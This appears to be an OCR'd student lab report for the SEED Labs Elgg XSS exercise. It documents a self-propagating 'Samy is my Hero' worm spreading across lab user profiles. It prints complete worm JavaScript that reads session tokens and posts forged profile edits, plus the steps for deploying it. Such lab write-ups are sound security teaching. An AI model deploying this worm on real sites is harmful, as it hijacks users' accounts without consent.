



Then I navigated to the members page of the website to visit the profile of the Alice.



After visiting Alice profile, I came back to Boby's home page and I was able to see that Boby's home page had the description "Samy is my Hero". This is because, Alice profile is also infected with XSS and that now Boby's profile is also now infected. Any other member who is visiting Boby will also get infected. This is due to the self-propagating XSS attack performed by samy.




Charlie : XSS Lab Site - Mozilla Firefox
En
1:48 AM
File Edit View History Bookmarks Tools Help
Charlie : XSS Lab Site
www.xsslabelgg.com/profile/charlie
80%
Most Visited
SEED Labs
Sites for Labs
Account »
XSS Lab Site
Activity
Blogs
Bookmarks
Files
Groups
More »
Add widgets
Charlie
Friends
No friends yet.
Edit profile
Edit avatar
Blogs
Bookmarks



Charlie : XSS Lab Site - Mozilla Firefox
En
1:48 AM
File Edit View History Bookmarks Tools Help
Charlie : XSS Lab Site
www.xsslabelgg.com/profile/charlie
80%
Most Visited
SEED Labs
Sites for Labs
Account »
XSS Lab Site
Activity
Blogs
Bookmarks
Files
Groups
More »
Add widgets
Charlie
About me
Samy is my Hero
Friends
No friends yet.
Edit profile
Edit avatar
Blogs
Bookmarks

Link Approach:


Before staring with the link approach, I just modified the malicious program by adding the URL of the ELGG website along with the link to the external javascript file(xss_worm.js).

```
window.onload = function(){
var wormCode = encodeURIComponent("<script type=\"text/javascript\" " + "id =\"worm\" " +
"src=\"http://www.xsslabelgg.com/xss_worm.js\">" + "</" + "script>");
//set the content of the description field and access level
var desc = "&description=Samy is my Hero" + wormCode;
desc += "&accesslevel[description]=2";
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var name="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the content of your url.
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=token+ts+name+desc+guid; //FILL IN
var samyGuid=47; //FILL IN
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(content);
}
}
```


Then I placed the malicious program under the /var/www/XSS/Elgg/ directory and restarted the apache server which hosts the webpages for the ELGG website.




Then I logged into Samy's profile and I navigated to the edit profile page and I gave the malicious link to the malicious program which is used for self-propagating XSS attack. I gave the path of the malicious program as link in the About me section of Samy and I saved the profile.




After saving the profile this is how Samy's home page will look.




Then I logged into Alice profile and I was not able to see any description under her profile, before the attack.




Then, I navigated to the members page where I will be able to visit samy's profile. After visiting the samy's profile, Alice profile will be infected and the attack will be succeeded.



